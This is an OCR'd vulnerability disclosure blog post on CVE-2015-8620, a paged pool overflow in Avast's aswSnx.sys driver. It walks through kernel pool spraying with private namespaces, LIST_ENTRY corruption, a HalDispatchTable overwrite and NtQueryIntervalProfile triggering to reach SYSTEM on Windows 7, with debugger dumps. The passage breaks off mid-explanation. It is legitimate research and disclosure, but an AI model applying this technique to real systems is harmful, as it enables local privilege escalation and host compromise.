


Vulnerability Research

Regular vulnerability disclosures

CVEs

Exploiting a Kernel Paged Pool Buffer Overflow in Avast Virtualization Driver

By Kyriakos Economou | February 17, 2016

CVE-2015-8620

We discovered this vulnerability in the Avast Virtualization driver (aswSnx.sys) that handles some of the 'Sandbox' and 'DeepScreen' functionality of all the Avast Windows products. We initially found this issue in versions 10.x (10.4.2233.1305) of those products and later confirmed that the latest 11.x versions were still affected by this issue up to, and including v11.1.2245. Upon successful exploitation of this flaw, a local attacker can elevate privileges from any account type (guest included) and execute code as SYSTEM, thus completely

Search.

Projects

Check out our latest projects at https://github.com/

compromising the affected host.


Affected Products

- Avast Internet Security v11.1.2245
- Avast Pro Antivirus v11.1.2245
- Avast Premier v11.1.2245
- Avast Free Antivirus v11.1.2245

Earlier versions of the aforementioned products are also affected.

Technical Details


The Avast virtualization kernel mode driver (aswSnx.sys) does not validate the length of absolute Unicode file paths in some of the IOCTL requests that receives from userland, which are later copied on fixed length paged pool memory allocations. This allows exploit code to overflow the associated kernel pagedpool allocated chunk and corrupt an adjacent kernel object that the attacker controls (Figure 1).



```
kd> !pool a8f45816

Pool page a8f45816 region is Paged pool

a8f45000 size:  418 previous size:    0  (Allocated)  Dire (Protected) ← object controlled by the attacker

a8f45418 size:  3b8 previous size:  418  (Free)       ....

*a8f457d0 size:  418 previous size:  3b8  (Allocated) *SnxN ← attacker overflows this chunk

a8f45be8 size:  418 previous size:  418  (Allocated)  Dire (Protected) ← object controlled by the attacker
```

Figure 1. Attacker-Controlled Directory Object

In the following figure we can see a call to *nt!memmove* performed by the aswSnx.sys driver without validating the size of the data to be copied against the available size in the allocated pagedpool chunk. This information was taken from version 10.x, but you can easily locate the same call in version 11.x of the driver.



```
8e812e32 ff1554c4878e    call    dword ptr [aswSnx+0x75454] {nt!memmove (82a8c300)}

[esp]

a785b658 90c9e16e ← destination in pool  chunk *90c9e128

a785b65c 8547904c ← source

a785b660 0000069c ← sizeof  data  to  copy

kd> !pool 90c9e16e

Pool page 90c9e16e region is Paged pool

 90c9e000 size:   f8 previous size:    0  (Allocated)  ObSc

 90c9e0f8 size:   30 previous size:   f8  (Allocated)  CMpb Process: 861e73a0

*90c9e128 size:  418 previous size:   30  (Allocated) *SnxN
```

Figure 2. The Bug!

PopularRecent

PoshC2 – new features

December 1, 2016

'Panda Security 2016 Home User' privilege escalation

April 5, 2016

DerbyCon 2018 CTF Write Up

October 11, 2018

Exploiting Heap Overflows


As with most cases dealing with dynamic memory allocation based buffers, also known as heap overflows, we firstly need to be able to predict where the allocation will occur so that we can take control of the execution flow as reliably as possible. This is even more important when we exploit bugs in code running in the kernel address space, as usually if the exploit fails then the whole system goes down with it. Corrupting a random kernel object that you don't control, is indeed a really bad idea.

In order to achieve this, we need to overcome another challenge which is to create a desirable layout of dynamic memory allocations based on the size of the chunk that we can overflow. If we can control the size of that chunk, then it is easier to achieve this since we don't have to limit ourselves to a much smaller subset of objects. However, when we deal with fixed-size chunks (0x418 bytes in this case) it can be very challenging to find a suitable object of that size in order to spray the heap reliably. Finding a kernel object that could fit this requirement was a bit tricky, but thanks to this article by *'j00ru'*, I managed to get the one I needed.

Spraying the Kernel Paged Pool

Private Namespaces are indeed a useful way of creating paged pool objects of which we can control the size and this fact makes them ideal for exploiting this bug.

By creating multiple private namespaces with boundary descriptor names that have a well-crafted length, we can achieve the following memory layout:




```
kd> !pool aa3d8030

Pool page aa3d8030 region is Paged pool

*aa3d8000 size:  418 previous size:   0  (Allocated) *Dire (Protected) ←use as a reference

Pooltag Dire : Directory objects

 aa3d8418 size:  3b8 previous size:  418  (Free)       ....

 aa3d87d0 size:  418 previous size:  3b8  (Allocated)  Dire (Protected) ←memory window candidate

 aa3d8be8 size:  418 previous size:  418  (Allocated)  Dire (Protected) ←object to corrupt candidate
```

Figure 3. Heap-Spraying

So in this case, we can't control the size of the paged pool chunk that we can overflow, but we can control the size of a paged pool object to a certain extent. What is shown in Figure 3 actually refers to just one memory page (of size 4kb) in order to demonstrate what the paged pool starts to look like.

As you can see, we have one object that we control at the beginning of the memory page, then we have some free space of size 0x3b8 bytes, and finally two contiguous objects that we control until the end of the memory page. By crafting boundary descriptor names with variable length, we can even occupy the entire memory page with objects that we control:




```
kd> !pool ad14a030

Pool page ad14a030 region is Unknown

*ad14a000 size:  418 previous size:   0  (Allocated) *Dire (Protected)

Pooltag Dire : Directory objects

 ad14a418 size:  3b8 previous size:  418  (Allocated)  Dire (Protected)

 ad14a7d0 size:  418 previous size:  3b8  (Allocated)  Dire (Protected)

 ad14abe8 size:  418 previous size:  418  (Allocated)  Dire (Protected)
```

Figure 4. Heap-Spraying #2

However, since the buffer that we can overflow is of a fixed-size (0x418 bytes) and we are targeting for corruption the last allocated object in the memory page, it doesn’t really matter what there is inside the space at *page_allocation_base + 0x418* since the size of this chunk is of size 0x3b8, which is not of our interest. In other words, we can allow the kernel to use it at will.

By using Process Explorer from Sysinternals we can have a better view of how the paged pool memory allocations look like after spraying the heap, but before punching memory holes to create room for *‘SnxN’* tagged allocations (Figure 5).



explorer.exe	0.04	39,792 K	63,556 K	3396 Windows Explorer	Microsoft Corporation
vmtoolsd.exe	0.08	7,780 K	16,068 K	3516 VMware Tools Core Service	VMware, Inc.
GrooveMonitor.exe		1,820 K	6,732 K	3540 GrooveMonitor Utility	Microsoft Corporation
AvastUI.exe	0.01	20,072 K	23,828 K	400	
Avast_AswSnx_Hippo.exe		38,092 K	39,308 K	5484	
taskmgr.exe	0.19	1,988 K	8,808 K	5516 Windows Task Manager	Microsoft Corporation
procexp.exe	36.38	57,576 K	74,588 K	5732 Sysinternals Process Explorer	Sysinternals - www.sysinter...

Type	Handle	Object Address	Name
Directory	0x87C8	0xAB614030	
Directory	0x87D8	0xAB614800	
Directory	0x87D0	0xAB614C18	
Directory	0x87CC	0xAB615030	
Directory	0x87DC	0xAB615800	
Directory	0x87D4	0xAB615C18	
Directory	0x87E0	0xAB616030	
Directory	0x87F0	0xAB616800	
Directory	0x87E8	0xAB616C18	
Directory	0x87E4	0xAB617030	
Directory	0x87F4	0xAB617800	
Directory	0x87EC	0xAB617C18	
Directory	0x87F8	0xAB618030	
Directory	0x880C	0xAB618800	
Directory	0x8804	0xAB618C18	
Directory	0x87FC	0xAB619030	
Directory	0x8810	0xAB619800	
Directory	0x8808	0xAB619C18	
Directory	0x8814	0xAB61B030	
Directory	0x8824	0xAB61B800	
Directory	0x881C	0xAB61BC18	
Directory	0x8818	0xAB61C030	
Directory	0x8828	0xAB61C800	
Directory	0x8820	0xAB61CC18	

Pagedpool memory allocations layout after heap spraying.


🟨 Reference Object - Start of memory page.

🟩 Object to Free - Create memory hole.

🟥 Object candidate for corruption.

Figure 5. Pagedpool memory allocations layout

The following figure shows the layout of a memory page after successfully spraying the heap and punching memory holes. Our exploit triggers the bug that allows us to overflow the *'SnxN'* tagged buffer and corrupt the adjacent object that we control.




```
Kd> !pool a8f45816

Pool page a8f45816 region is Paged pool

 a8f45000 size:  418 previous size:   0  (Allocated)  Dire (Protected)

 a8f45418 size:  3b8 previous size:  418  (Free)      ....

*a8f457d0 size:  418 previous size:  3b8  (Allocated) *SnxN ← exploit overflows this chunk

a8f45be8 size:  418 previous size:  418  (Allocated)  Dire (Protected) ← this object will be corrupted
```

Figure 6. Heap-Spraying #3

Private namespaces, which are implemented as directory objects, are not only interesting because of the ability that they give to the attacker to manipulate the size of the allocated paged pool chunk. They also allow us to control the execution by overwriting the pointer stored in the *LIST_ENTRY* field of the *NAMESPACE_DESCRIPTOR* structure. This field links the aforementioned structure into a linked list of all the private namespaces available in the system.


Assuming that we have successfully managed to corrupt the *LIST_ENTRY* field of the *NAMESPACE_DESCRIPTOR* structure of a specific private namespace, then upon deletion of this we are able to trigger a *write-what-where* condition.



```
82caedd6 8b08            mov     ecx,dword ptr [eax]  ds:0023:41414141=41414141
82caedd8 895808          mov     dword ptr [eax+8],ebx
82caeddb 8b4004          mov     eax,dword ptr [eax+4]
82caedde 8908            mov     dword ptr [eax],ecx
82caede0 894104          mov     dword ptr [ecx+4],eax
```

Figure 7. Not-So-Safe Unlinking (Win 7 SP1)

However, this method will not work from Windows 8 and above because the kernel implements safe unlinking of *LIST_ENTRY* structures which mitigates this method of exploitation.




```
81d223a7 8b10            mov     edx,dword ptr [eax]  ds:0023:41414141=41414141
81d223a9 8b4804          mov     ecx,dword ptr [eax+4]
81d223ac 394204          cmp     dword ptr [edx+4],eax
81d223af 7576            jne     nt!ObpRemoveNamespaceFromTable+0xdf (81d22427)
81d223b1 3901            cmp     dword ptr [ecx],eax
81d223b3 7572            jne     nt!ObpRemoveNamespaceFromTable+0xdf (81d22427)
81d223b5 8911            mov     dword ptr [ecx],edx
81d223b7 894a04          mov     dword ptr [edx+4],ecx
```

Figure 8. Safe Unlinking (Win 8.1)

I noticed during the process of creating the exploit that it seems to be possible to take advantage of this bug using the same objects but without relying on this specific method. That being said, I still decided to do it that way for the sake of writing a working proof-of-concept exploit for this vulnerability targeting Windows 7 SP1 x86.

In the following figure, we show a directory object of a private namespace before and after corruption. Notice that we have overwritten the *LIST_ENTRY* field of the *NAMESPACE_DESCRIPTOR* structure with a userland address (0x41414141) that we control.



```
a8f45b78 50 00 45 00 5a 00 4d 00 4e 00 57 00 56 00 44 00  P.E.Z.M.N.W.V.D.  a8f45b78 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03  ................
a8f45b88 47 00 46 00 4a 00 54 00 46 00 56 00 59 00 4f 00  G.F.J.T.F.V.Y.O.  a8f45b88 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03  ................
a8f45b98 44 00 52 00 5a 00 56 00 43 00 4b 00 50 00 4a 00  D.R.Z.V.C.K.P.J.  a8f45b98 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03  ................
a8f45ba8 49 00 52 00 53 00 44 00 4d 00 48 00 4c 00 55 00  I.R.S.D.M.H.L.U.  a8f45ba8 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03  ................
a8f45bb8 46 00 4d 00 4c 00 43 00 43 00 46 00 52 00 46 00  F.M.L.C.C.F.R.F.  a8f45bb8 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03  ................
a8f45bc8 4e 00 00 00 00 00 00 00 02 00 00 00 18 00 00 00  N...............  a8f45bc8 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03  ................
a8f45bd8 01 01 00 00 00 00 00 01 00 00 00 00 00 00 00 00  ................  a8f45bd8 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03  ................
a8f45be8 83 08 83 06 44 69 72 e5 30 00 00 00 a8 00 00 00  ....Dir.0.......  a8f45be8 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03  ................
a8f45bf8 78 00 00 00 c0 b7 1e 86 02 00 00 00 01 00 00 00  x...............  a8f45bf8 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03  ................
a8f45c08 00 00 00 00 03 00 08 00 c0 b7 1e 86 07 2f e8 a4  ............./..  a8f45c08 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03  ................
a8f45c18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................  a8f45c18 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03  ................
a8f45c28 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................  a8f45c28 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03  ................
a8f45c38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................  a8f45c38 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03  ................
a8f45c48 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................  a8f45c48 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03  ................
a8f45c58 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................  a8f45c58 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03  ................
a8f45c68 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................  a8f45c68 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03  ................
a8f45c78 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................  a8f45c78 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03  ................
a8f45c88 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................  a8f45c88 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03  ................
a8f45c98 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................  a8f45c98 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03  ................
a8f45ca8 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff  ................  a8f45ca8 03 03 03 03 03 03 03 03 03 03 03 03 ff ff ff ff  ................
a8f45cb8 c0 5c f4 a8 01 00 00 00 d8 b0 f4 a8 c0 2c f4 a8  .\...........,..  a8f45cb8 41 41 41 41 01 00 00 00 d8 b0 f4 a8 c0 2c f4 a8  AAAA.........,..
a8f45cc8 18 5c f4 a8 28 03 00 00 00 00 00 00 15 00 00 00  .\..(...........  a8f45cc8 18 5c f4 a8 28 03 00 00 00 00 00 00 15 00 00 00  .\..(...........
a8f45cd8 01 00 00 00 02 00 00 00 28 03 00 00 00 00 00 00  ........(.......  a8f45cd8 01 00 00 00 02 00 00 00 28 03 00 00 00 00 00 00  ........(.......
a8f45ce8 01 00 00 00 fa 02 00 00 54 00 50 00 43 00 51 00  ........T.P.C.Q.  a8f45ce8 01 00 00 00 fa 02 00 00 54 00 50 00 43 00 51 00  ........T.P.C.Q.
a8f45cf8 57 00 57 00 46 00 48 00 4e 00 41 00 46 00 4a 00  W.W.F.H.N.A.F.J.  a8f45cf8 57 00 57 00 46 00 48 00 4e 00 41 00 46 00 4a 00  W.W.F.H.N.A.F.J.
a8f45d08 4d 00 49 00 4c 00 51 00 52 00 58 00 4c 00 56 00  M.I.L.Q.R.X.L.V.  a8f45d08 4d 00 49 00 4c 00 51 00 52 00 58 00 4c 00 56 00  M.I.L.Q.R.X.L.V.
a8f45d18 4d 00 55 00 43 00 4b 00 50 00 55 00 42 00 4d 00  M.U.C.K.P.U.B.M.  a8f45d18 4d 00 55 00 43 00 4b 00 50 00 55 00 42 00 4d 00  M.U.C.K.P.U.B.M.
```

Figure 9. Directory Object of PrivateNamespace – Before and after corruption.

Exploitation – Controlling the EIP

After corrupting the directory object (Figure 9), we need to take control of the execution flow and redirect it to our payload.

We used the *write-what-where* condition to overwrite a function pointer in *HalDispatchTable*, and more specifically the pointer to *hal!HaliQuerySystemInformation* function which is stored at *HalDispatchTable+sizeof(ULONG_PTR)*. We can then redirect the execution on our payload by calling ntdll!*NtQueryIntervalProfile* from userland.

The calling function sequence is*: ntdll!NtQueryIntervalProfile à nt!NtQueryIntervalProfile à nt!KeQueryIntervalProfileà call [nt!HalDispatchTable+sizeof(ULONG_PTR)] (0x41414141).*

What we know so far is that we can overwrite an arbitrary pointer in kernel address space, and control the EIP via this hijack. However, this is not enough to have a working exploit.

The *write-what-where* condition is triggered upon unlinking a private namespace from the list of private namespaces available in the system. We are expecting this to happen once we try to close the handle, or in other words free the directory object of a particular private namespace. According to MSDN we can achieve so by calling *ClosePrivateNamespace*. In the aforementioned article 'j00ru' suggests to call *CloseHandle* in order to achieve this.

After examining how *ClosePrivateNamespace* behaves in userland, I noticed that it is basically a combination of calling the undocumented *ZwDeletePrivateNameSpace* and *ZwClose* (CloseHandle in userland) kernel functions in this order. So basically, the kernel first unlinks the private namespace, then destroys the directory object that is 'hosting' it. This is actually a very interesting detail because it can help us to build a more stable exploit.


Remember, that at the moment of unlinking the private namespace in order to trigger the *write-what-where* condition the directory object and its pool chunk header have been corrupted due to the heap overflow. This means that by starting to free directory objects until we meet the corrupted one and proceed with the exploit the following situation might occur. If we free an object of which the pool chunk allocation header references the previous (corrupted) object, we are going to get a BSoD screen. This is because the kernel compares the actual size of the previous object (stored in the corrupted pool chunk header) with the size value stored in the object that we currently trying to free.

Furthermore, we don't want to free our corrupted object before our payload has been executed and we have successfully fixed it, otherwise the host will go down again because of these kernel security related checks.

We can avoid this situation by separating these two stages. Indeed, we can first trigger the *what-where* condition just by calling *ZwDeletePrivateNameSpace* for all the potentially corrupted objects. This will trigger the unlinking of the private namespace that we are targeting, but doesn't destroy the directory object itself. The kernel will also overwrite the *LIST_ENTRY* field of the *NAMESPACE_DESCRIPTOR* with a NULL pointer in order to indicate that this namespace has been unlinked already, but we can restore this later during the post-exploitation clean-up stage.

